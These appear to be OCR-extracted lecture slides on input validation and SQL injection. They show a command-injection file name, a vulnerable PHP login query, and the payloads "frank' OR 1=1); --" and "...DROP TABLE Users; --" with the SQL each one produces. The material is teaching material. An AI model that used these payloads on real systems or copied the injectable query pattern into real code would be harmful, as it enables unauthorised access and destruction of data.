
```
> ruby catwrapper.rb "hello.txt; rm hello.txt"  
illegal argument
```

Validation Challenges

- **Cannot always delete or sanitize problematic characters**
 - You may want dangerous chars, e.g., “Peter O’Connor”
 - How do you know if/when the characters are bad?
 - Hard to think of all of the possible characters to eliminate
- **Cannot always identify whitelist cheaply or completely**
 - May be expensive to compute at runtime
 - May be hard to describe (e.g., “all possible proper names”)

SQL injection

Defending the WWW



Server-side data


- Typically want **ACID** transactions
 - **Atomicity**
 - Transactions complete entirely or not at all
 - **Consistency**
 - The database is always in a valid state
 - **Isolation**
 - Results from a transaction aren't visible until it is complete
 - **Durability**
 - Once a transaction is committed, its effects persist despite, e.g., power failures
- **Database Management Systems** (DBMSes) provide these properties (and then some)

SQL (Standard Query Language)

```
SELECT Column Age FROM Users WHERE Name='Dee'; 28  
UPDATE Users SET email='readgood@pp.com'  
WHERE Age=32; -- this is a comment  
INSERT INTO Users Values('Frank', 'M', 57, ...);  
DROP TABLE Users;
```

Server-side code

Website



Username: Password: Log me on automatically each visit ☐


“Login code” (PHP)

```
$result = mysql_query("select * from Users  
                        where(name=' $user' and password=' $pass' );");
```

Suppose you successfully log in as \$user
if this returns any results

How could you exploit this?

SQL injection




Username: Password: Log me on automatically each visit ☐

frank' OR 1=1); --

```
$result = mysql_query("select * from Users  
                        where(name='$user' and password='$pass')");
```

```
$result = mysql_query("select * from Users  
                        where(name='frank' OR 1=1); --  
                        and password='whocares')");
```


SQL injection



Username: Password: Log me on automatically each visit ☐


frank' OR 1=1); DROP TABLE Users; --

```
$result = mysql_query("select * from Users  
where(name=' $user' and password=' $pass' );");
```


```
$result = mysql_query("select * from Users  
where(name='frank' OR 1=1);  
DROP TABLE Users; --  
and password='whocares' );");
```

Can chain together statements with semicolon:
STATEMENT 1⁵⁴; STATEMENT 2

SQL injection attacks are common



<http://web.nvd.nist.gov/view/vuln/statistics>



<http://xkcd.com/327/>



SQL injection countermeasures

The underlying issue

